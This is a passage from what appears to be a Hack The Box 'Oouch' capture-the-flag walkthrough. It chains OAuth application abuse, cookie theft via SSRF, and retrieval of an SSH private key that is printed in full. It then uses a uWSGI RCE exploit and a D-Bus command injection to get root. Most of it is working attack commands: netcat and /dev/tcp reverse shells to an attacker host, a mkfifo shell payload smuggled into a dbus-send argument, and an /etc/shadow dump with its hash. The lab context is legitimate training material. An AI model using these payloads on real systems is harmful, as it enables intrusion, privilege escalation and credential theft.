
We are prompted for credentials (*Oouch Development*):



Let's use `dev_access.txt`:

```
develop:supermegasecureklarabubu123! -> Allows application registration.
```

We can now access the registration form:



The screenshot shows a web browser window with the URL `authorization.oouch.htb:8000/oauth/applications/register/`. The page displays a form titled "Register a new application". The form fields are as follows:


- Name:** An empty text input field.
- Client id:** A text input field containing the value `ZOm8R6GdrX3CacO5mvG3pVu5`.
- Client secret:** A text input field containing the value `Wy3JSx7w98SUgoKC1SldvjndE\`.
- Client type:** A dropdown menu with a downward arrow, currently showing a blank space.
- Authorization grant type:** A dropdown menu with a downward arrow, currently showing a blank space.
- Redirect uris:** A large, empty text area for multiple lines.

At the bottom of the form, there are two buttons: "Go Back" (disabled, grey) and "Save" (active, blue).

Let's try to register an app.

- Name: norajapp
- Client id: ZOm8R6GdrX3CacO5mvG3pVuSYcKQWXrpN8aSCDuX
- Client secret: Wy3JSx7w98SUgoKC1SldvjndEVATgXnoh7WgkLWNkWSWlgnxUniRqHbIRsGAZvxsMQUo1bB2XojK3j
- Client type: Public
- Authorization grant type: Authorization code
- Redirect uris: `http://10.10.15.142:8888/` (attacker machine)

`http://authorization.oouch.htb:8000/oauth/applications/2/`



norajapp

Client id

ZOm8R6GdrX3CacO5mvG3pVuSYcKQWXrpN8aSCDuX

Client secret

Wy3JSx7w98SUgoKC1SldvjndEVATgXnoh7WgkLWNkWSWIgnxUniRqHbIRsG

Client type

public

Authorization Grant Type

authorization-code

Redirect Uris

http://10.10.15.142:8888/

[Go Back](#) [Edit](#) [Delete](#)

Let's start a listener:


```
$ nc -nlvp 8888
```

Now reading some Oracle documentation - Authenticate using OAuth 2.0

We know we must request `http://authorization.oouch.htb:8000/oauth/authorize` endpoint with some well known params.

```
http://authorization.oouch.htb:8000/oauth/authorize?response_type=code&client_id=ZOm8R6GdrX3CacO5mvG3pVuSYcKQW
```

Let's try this URL:



If we confirm the authorization we receive the Authorization Grant URL like earlier.

```
$ nc -nlvp 8888
Connection from 10.10.15.142:41502
GET /?code=68fq0Y8Anbh0Elid3ERKvrb9UCzsb0 HTTP/1.1
Host: 10.10.15.142:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:77.0) Gecko/20100101 Firefox/77.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
→ http://authorization.oouch.htb:8000/oauth/authorize/?response_type=code&client_id=Z0m8R6GdrX3Cac09m63pVu0
Connection: close
Upgrade-Insecure-Requests: 1
```

2.11 2nd oAuth exploitation

Let's go back to the contact page (<http://consumer.oouch.htb:5000/contact>) and use the pseudo-SSRF to gain qtc access, not to the consumer site but to the provider site this time.

After a few minutes we receive the cookie of qtc:

```
$ nc -nlvp 8888
Connection from 10.10.10.177:55806
GET /?error=invalid_request&error_description=Missing+response_type+parameter. HTTP/1.1
Host: 10.10.15.142:8888
User-Agent: python-requests/2.21.0
```

```
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Cookie: sessionId=08lyfd5lxftdn9v5gd7knjxok4unsf0e;
```

Let's request `http://authorization.oouch.htb:8000/` but with qtc's cookie.

We are now logged in as qtc:

Oouch - The Simple and Secure Authorization Server

Logged in as: qtc

You have successfully authenticated and should be able to use the authorization server :D

Relevant endpoints are:

- [/oauth/authorize](#)
- [/oauth/token](#)

Currently there are no options to modify profile information or for getting an overview of all authorized applications. We will implement this soon.

As listed on the home page there is a token endpoint but it seems not reachable with GET, so let's try a POST (as explained in Oracle OAuth doc anyway). The doc also tells us which params to use.

```
POST /oauth/token/ HTTP/1.1
Host: authorization.oouch.htb:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:77.0) Gecko/20100101 Firefox/77.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: sessionId=08lyfd5lxftdn9v5gd7knjxok4unsf0e;
      ↪ csrftoken=w8Q1tZ5XGQnYIfsjJMNksuQoCg5yYH0tkiWHEK2j8Xsu4ti75whbRr32oLBxC6bZ
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 223
```

```
grant_type=client_credentials&client_id=Z0m8R6GdrX3Cac05mvG3pVuSYcKQWXRpN8aSCDuX&client_secret=Wy33Sx7w88SUGch
```

We receive this error:

```
```json
{"error": "unauthorized_client"}
```

So let's log as `noraj2` again, access the app params (<http://authorization.oouch.htb:8000/oauth/applications/2/>) and change *Authorization Grant Type* to `client-credentials`.

Now we can spoof qtc cookie again and retry.

This time we obtain a much better answer:

```
{
 "access_token": "Xkuzgir8C38MeCv2xyq08PFMDf5NwX",
 "expires_in": 600,
 "token_type": "Bearer",
 "scope": "read write"
}
```

## 2.12 Get qtc SSH key

Let's remember of `o_auth_notes.txt`:

```
/api/get_user -> user data. oauth/authorize -> Now also supports GET method.
```

By using this endpoint we gain nothing:

```
GET /api/get_user/?access_token=Xkuzgir8C38MeCv2xyq08PFMDf5NwX HTTP/1.1
Host: authorization.oouch.htb:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:77.0) Gecko/20100101 Firefox/77.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: csrftoken=34Evh3Q30RWq1vsa9yWKKc49TXMo3c2TNv96AXeKrL4qD3ZLf9JbDwzKtjRzFPn5;
 sessionid=08lyfd5lxftdn9v5gd7knjxok4unsf0e
Upgrade-Insecure-Requests: 1
```

```
{"username": "qtc", "firstname": "", "lastname": "", "email": "qtc@nonexistend.nonono"}
```

As we heard of a ssh key in `todo.txt`, let's try `get_ssh` instead of `get_user`.

```
GET /api/get_ssh/?access_token=Xkuzgir8C38MeCv2xyq08PFMDf5NwX HTTP/1.1
Host: authorization.oouch.htb:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:77.0) Gecko/20100101 Firefox/77.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: csrftoken=34Evh3Q30RWq1vsa9yWKKc49TXMo3c2TNv96AXeKrL4qD3ZLf9JbDwzKtjRzFPn5;
 ↪ sessionId=08lyfd5lxftdn9v5gd7knjxok4unsf0e
Upgrade-Insecure-Requests: 1
```

```
{"ssh_server": "consumer.oouch.htb", "ssh_user": "qtc", "ssh_key": "-----BEGIN OPENSsh PRIVATE
 ↪ KEY-----
 ↪ \nb3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAABm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn\nNhAAAAAwEAAQAAAEAAQAAAYEAqQvHuKA1i28D1
 ↪ -----END OPENSsh PRIVATE
 ↪ KEY-----"}
 ↪
```

So here is the private key of qtc:

```
-----BEGIN OPENSsh PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAABm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAEAAQvHuKA1i28D1ldvVbFB8PL7ARxBNy8Ve/hfW/V7cmEHTDTJtmk7
LJZzc1djIKKqYL8eB0ZbVpSmINL fJ2xnCbGRLyo5aEb j1Xw+ fdr9/yK1Ie55KQjgnghNdg
reZeDwnTfBrY8sd18rWBQpxLphpCR367M9Muw6K31tJhNLIwKt0Wy5oDo/088UnqIqaiJV
ZFDpHJ/u0uQc8zqqdHR1HtVVbXIM3u5M/6tb3j98Rx7swrNECt2WyrM YorYLoTvGK4frIv
bv8lvztG48WrsIEyvSEKNqNUfRNGFYUJZUMridN5i0yavU7iY0loMrn2xikuVrIeUcXRbl
zeFwTaxkkChXKgYdnWHs+15qrDmZTzQYgamx7+vD13cTuZqKmHkRFEpdfa/PXloKIqi2jA
tZVbgiVqnS0F+4BxE2T38q//G513iR1EXuPzh4jQIBGDCciq5VNs3t0un+gd5Ae40esJKe
VcpPi1sKF07cFyhQ8EME2DbgMxcAZCj0vypb0eWLAaAFiA7BX3c0wV93AAAAB3NzaC1yc2
EAAAGBAKkLx7igNyTvA9Zxb1WxQfDy+wEcQTcvFXv4X1v1e3JhB0w0ybZp0yyWc3NXYyCi
qmC/HgdGw1aUpiDS3ydsZwm4ES8q0WhG49V8Pn3a/f8itSHueSkI4J4ITXYK3mXg1p03wa
2PLHdfK8AUKcS6YaQkd+uzPTLs0it9bSYTZSMCrTlsuaA6PzvPFJ6iKmoiVWRQ6Ryf7tLk
HPM6qnR0dR7VvW14jN7uTP+rW94/fEce7MKzRARdlsq5mKK2C6E7xiuH6yL27/Jb87RuPF
q7CBMr0hCjajVH50RhWFCWVDK4nTeYjsmr104mNJaDK59sYpLlayHLHF0W5c3hcE2sZJAo
VyoGHZ1h7Pteaqw5mU80GIGpse/rw9d3E7maiph5ERRDw32vz15aCiKotowLWW4Ilap0t
BfuAcRNk9/Kv/xudd4kdRF7j84eI0CARgwnIquVTbN7dLp/oHeQHUNHrCSnlXKT4tbChTu
3BcoUPBDBNg24DMXAGQo9L8qWznlpQAAAAMBAAEAAAGBAJ50LtmibqKt8tz+AoAwQD1hfl
fa2uPPzwHKZZrbd6B0Zv4hjSiqwUSPHEz0cEE2s/Fn6LoNVcnvifCMkjcDN4YJteRZjNV
97SL5oW72BLESnu21HXuH1M/GTNLGFw1wyV1+oULSCv9zx3QhBD8LcYmdlsgnlyazJq/mc
CHdzXjIs9dFzSKd38N/RRVbvz3bBpGfxdUWrXZ85Z/wPLPwIKaA8DznKqEzU0kbyLhNwPv
X080K6s10ipcxijR7HAWZw3haZ6k2NiXVIZC/m/WxSV06x8zli7mUqpik1VZ3X9HWH9ltz
tESlvBYHGgukR0/OFR7V0d/EpqAPrdH4xtm0wM02k+qVMLKId9uv0KtbUQHv2kvYIiCIYp
/Mga78V3INxpZJvdCdaazU5sujV7FEAKsUYxbkYGaXeexhrF6SfyMp0c2cB/rDms7KYYFL
/4Rau4TzmN5ey1qfApzYC981Yy4tfFUz8aUfKERomy9aYdcGurLJjvi0r84nK3ZppqiHQAA
AMBS+Fx1SfNqvV/c5dvvx4zk1Yi3k3HCEvfWq5NG5eMsj+WRrPcCyc7oAvb/TzVn/Eityt
cEfjDKSNmvr2SzuA76Uvpr12MDMcepZ5xKblUkwTzAAannbbaxbSkyeRfh3k7w5y3N3M5j
sz47/4WTxuEwK0xoabNKbSk+pLBU4y2b2moUQTXTXhJcjrlwTMXTV2k5Qr6uCyvQENZGDRt
XkgLd4XMed+UCmjpC92/Ubjc+g/qVhuFCHes9LDTG9tAZtgAEAAADBANMRIDSfMKdc38il
jKbnPU6MxqGII7gKKTRC3MmheAr7DG7FPaceGPHw3nKEL0iP1wnyDjFnLrs7JR20gUzs9
dPU3FW6pLM0ceN1tkWj+/8W15XW5J31AvD8dnb950rdt5lsyWse8+APAmBhpMzRfWh86w
```

```
EQl28qajGxNQ12KeqYG7CRpTDkgsCTEEbAJEXAy1zhp+h0q51RbFLVkkL4mmjHzz0/6QxL
tV7VTC+G7uEeFT24oYr4swNZ+xahTGvWAAAMEAzQisBu4dA6BMieRfL3MdqYuvK58lj0NM
2lVKmE7TTJTRYyhJA0vrE/kNLVwPIY6YQaUnAsD7MGrWpT14AbKiQfnU7JyN0l5B8E10Co
G/0EIInDfKoStwI9KV7/RG6U7mYAosyyeN+MHd0bc23YrENAwPZMZdKFRnro5xWTSdQqoVN
zYCLNLoH22l8l3minmQ2+Gy7gWMEgTx/wKkse36MHo7n4hwaTlUz5ujuTVzS+57Hupbwk
IEkgsoEGTkznCbAAAADnBlbnRlc3Rlc3BrYWxpAQIDBA==
-----END OPENSSH PRIVATE KEY-----
```

## 2.13 SSH Access with qtc

```
$ chmod 600 id_rsa
$ ssh -i id_rsa qtc@oouch.htb
Linux oouch 4.19.0-8-amd64 #1 SMP Debian 4.19.98-1 (2020-01-26) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Feb 25 12:45:55 2020 from 10.10.14.3
qtc@oouch:~$ cat user.txt
2dea47702ee688171c4918703f46cb3c
```

## 2.14 Elevation of Privilege: docker credential stuffing

Let's see if there is a hint:

```
qtc@oouch:~$ ls -lA
total 28
lrwxrwxrwx 1 root root 9 Feb 11 18:34 .bash_history -> /dev/null
-rw-r--r-- 1 qtc qtc 220 Feb 11 18:11 .bash_logout
-rw-r--r-- 1 qtc qtc 3526 Feb 11 18:11 .bashrc
drwx----- 3 qtc qtc 4096 Feb 25 12:45 .gnupg
-rw-r--r-- 1 root root 55 Feb 11 18:34 .note.txt
-rw-r--r-- 1 qtc qtc 807 Feb 11 18:11 .profile
drwx----- 2 qtc qtc 4096 Feb 11 18:34 .ssh
-rw----- 1 qtc qtc 33 Jun 30 10:00 user.txt
qtc@oouch:~$ cat .note.txt
Implementing an IPS using DBus and iptables == Genius?
```

Let's see about dbus process:

```
$ ps -ef | grep dbus
root 2688 1 0 09:59 ? Ss 0:00 /root/dbus-server
message+ 2690 1 0 09:59 ? Ss 0:02 /usr/bin/dbus-daemon --system
↳ --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
```

Let's check a dbus trick on hacktricks:

/etc/dbus-1/system.d/htb.oouch.Block.conf

```
<?xml version="1.0" encoding="UTF-8"?> <!-- -*- XML -*- -->

<!DOCTYPE busconfig PUBLIC
"-//freedesktop//DTD D-BUS Bus Configuration 1.0//EN"
"http://www.freedesktop.org/standards/dbus/1.0/busconfig.dtd">

<busconfig>

 <policy user="root">
 <allow own="htb.oouch.Block"/>
 </policy>

 <policy user="www-data">
 <allow send_destination="htb.oouch.Block"/>
 <allow receive_sender="htb.oouch.Block"/>
 </policy>

</busconfig>
```

www-data can receive and send message from dbus.

Let's find something else.

As docker is running let's see the address ranges:

```
$ qtc@oouch:~$ ip addr show docker0
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group
↳ default
 link/ether 02:42:a1:27:4b:76 brd ff:ff:ff:ff:ff:ff
 inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
 valid_lft forever preferred_lft forever
```

By looking at running process we should be able to find machines in 172.17.0.1/16 range.

The Django and Flask app are running on docker containers:

```
$ ps -ef
...
root 3110 1 0 09:59 ? Ssl 0:28 /usr/bin/dockerd -H fd://
↳ --containerd=/run/containerd/containerd.sock
```

```
root 3567 3110 0 10:00 ? SL 0:00 _ /usr/bin/docker-proxy -proto tcp
↳ -host-ip 0.0.0.0 -host-port 5000 -container-ip 172.18.0.3 -container-port 5000
root 3618 3110 0 10:00 ? SL 0:00 _ /usr/bin/docker-proxy -proto tcp
↳ -host-ip 0.0.0.0 -host-port 8000 -container-ip 172.18.0.4 -container-port 8000
...
```

It seems we can connect on the customer Flask app host:

```
qtc@oouch:~$ ssh -i id_rsa qtc@172.18.0.3
Warning: Identity file id_rsa not accessible: No such file or directory.
Linux aeb4525789d8 4.19.0-8-amd64 #1 SMP Debian 4.19.98-1 (2020-01-26) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jun 30 20:04:54 2020 from 172.18.0.1
qtc@aeb4525789d8:~$
```

There is a /code folder:

```
qtc@aeb4525789d8:/code$ ls -lh
total 44K
-rw-r--r-- 1 root root 1.1K Feb 11 17:34 Dockerfile
-r----- 1 root root 568 Feb 11 17:34 authorized_keys
-rw-r--r-- 1 root root 325 Feb 11 17:34 config.py
-rw-r--r-- 1 root root 23 Feb 11 17:34 consumer.py
-r----- 1 root root 2.6K Feb 11 17:34 key
drwxr-xr-x 4 root root 4.0K Feb 11 17:34 migrations
-rw-r--r-- 1 root root 724 Feb 11 17:34 nginx.conf
drwxr-xr-x 5 root root 4.0K Feb 11 17:34 oouch
-rw-r--r-- 1 root root 241 Feb 11 17:34 requirements.txt
-rwxr-xr-x 1 root root 89 Feb 11 17:34 start.sh
-rw-rw-rw- 1 root root 0 Jun 30 20:07 urls.txt
-rw-r--r-- 1 root root 163 Feb 11 17:34 uwsgi.ini
```

start.sh:

```
#!/bin/bash
service ssh start
service nginx start
uwsgi --ini uwsgi.ini --chmod-sock=666
```

uwsgi.ini



```
[uwsgi]
module = oouch:app
uid = www-data
gid = www-data
master = true
processes = 10
socket = /tmp/uwsgi.socket
chmod-sock = 777
vacuum = true
die-on-term = true
```

www-data owns uwsgi.

## 2.15 UWSGI exploitation

Let's check that uwsgi runs as www-data and is in a vulnerable version.

```
qtc@aeb4525789d8:~$ ps -ef | grep uwsgi
www-data 31 1 0 08:00 ? 00:00:05 uwsgi --ini uwsgi.ini --chmod-sock=666
www-data 32 31 0 08:00 ? 00:00:00 uwsgi --ini uwsgi.ini --chmod-sock=666
www-data 33 31 0 08:00 ? 00:00:00 uwsgi --ini uwsgi.ini --chmod-sock=666
www-data 34 31 0 08:00 ? 00:00:00 uwsgi --ini uwsgi.ini --chmod-sock=666
www-data 35 31 0 08:00 ? 00:00:00 uwsgi --ini uwsgi.ini --chmod-sock=666
www-data 36 31 0 08:00 ? 00:00:00 uwsgi --ini uwsgi.ini --chmod-sock=666
www-data 37 31 0 08:00 ? 00:00:01 uwsgi --ini uwsgi.ini --chmod-sock=666
www-data 38 31 0 08:00 ? 00:00:00 uwsgi --ini uwsgi.ini --chmod-sock=666
www-data 39 31 0 08:00 ? 00:00:01 uwsgi --ini uwsgi.ini --chmod-sock=666
www-data 40 31 0 08:00 ? 00:00:01 uwsgi --ini uwsgi.ini --chmod-sock=666
www-data 41 31 0 08:00 ? 00:00:01 uwsgi --ini uwsgi.ini --chmod-sock=666
qtc 140 90 0 22:06 pts/0 00:00:00 grep uwsgi
qtc@aeb4525789d8:~$ uwsgi --version
2.0.17.1
```

I found an RCE exploit on github: [https://github.com/wofeiwo/webcgi-exploits/blob/master/python/uwsgi\\_exp.py](https://github.com/wofeiwo/webcgi-exploits/blob/master/python/uwsgi_exp.py)

We need a quick patch, on line 18-19 in `sz()`, remove or comment the if statements.

```
def sz(x):
 s = hex(x if isinstance(x, int) else len(x))[2:].rjust(4, '0')
 - if sys.version_info[0] == 3: import bytes
 + #if sys.version_info[0] == 3: import bytes
 - s = bytes.fromhex(s) if sys.version_info[0] == 3 else s.decode('hex')
 + s = bytes.fromhex(s) #if sys.version_info[0] == 3 else s.decode('hex')
 return s[:-1]
```

Start a web server from you attacker machine.

On oouch machine retrieve the uwsgi exploit.

```
$ cd /tmp
$ wget http://10.10.15.142:8000/uwsgi_exp.py
```

Now we need to transfer then into the docker container but there aren't many binaries inside. So we will have to use a GTFOBins tricks with bash to download the file inside the container.

First start TCP socket on oouch machine.

```
$ nc -l -p 12345 < /tmp/uwsgi_exp.py
$ nc -l -p 12345 < /usr/bin/nc
```

And download it from the container:

```
$ export RHOST=172.17.0.1
$ export RPORT=12345
$ export LFILE=uwsgi_exp.py
$ bash -c 'cat < /dev/tcp/$RHOST/$RPORT > $LFILE'
$ export LFILE=nc
$ bash -c 'cat < /dev/tcp/$RHOST/$RPORT > $LFILE'
$ chmod +x nc
```

Note: since there is ssh, it was possible to transfer via scp too.

Let's exploit now!

On oouch:

```
nc -nlvp 12345
```

In the container:

```
$ python3 uwsgi_exp.py -m unix -u /tmp/uwsgi.socket -c "/home/qtc/nc -e /bin/bash 172.17.0.1
↳ 12345"
```

Now we obtained a www-data shell.

```
$ nc -nlvp 12345
listening on [any] 12345 ...
connect to [172.17.0.1] from (UNKNOWN) [172.18.0.3] 47676
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

## 2.16 DBUS Exploitation

- www-data can receive and send message from dbus.
- www-data owns uwsgi.

It's always better with a PTY.

```
$ python -c 'import pty;pty.spawn("/bin/bash")'
```

We start a listener on oouch machine:

```
$ nc -nlvp 9999
```

Now we can use dbus-send to gain a root shell:

```
dbus-send --system --print-reply --dest=htb.oouch.Block /htb/oouch/Block htb.oouch.Block.Block
↳ "string::rm /tmp/.noraj; mkfifo /tmp/.noraj; cat /tmp/.noraj | /bin/bash -i 2>&1 | nc
↳ 172.17.0.1 9999 >/tmp/.noraj;"
```

And we receive the root shell:

```
$ nc -nlvp 9999
listening on [any] 9999 ...
connect to [172.17.0.1] from (UNKNOWN) [10.10.10.177] 37180
bash: cannot set terminal process group (2688): Inappropriate ioctl for device
bash: no job control in this shell
root@oouch:/root# id
uid=0(root) gid=0(root) groups=0(root)
root@oouch:/root# cat root.txt
cat root.txt
ff9e6428ad626cb968daba6eb1d33540
```

## 2.17 Bonus

To unlock some WU we will need the root hash:

```
cat /etc/shadow | grep root
root:6UQS7GJnfVbWRz5K0$vEaGmrfKvdrqh50eCr7D3AAruNfPe1dYhiv..ykDhLWWYvgaoabrqujg51k60bQz3jgTx.yXh5jCHNZ6ArkQ.
```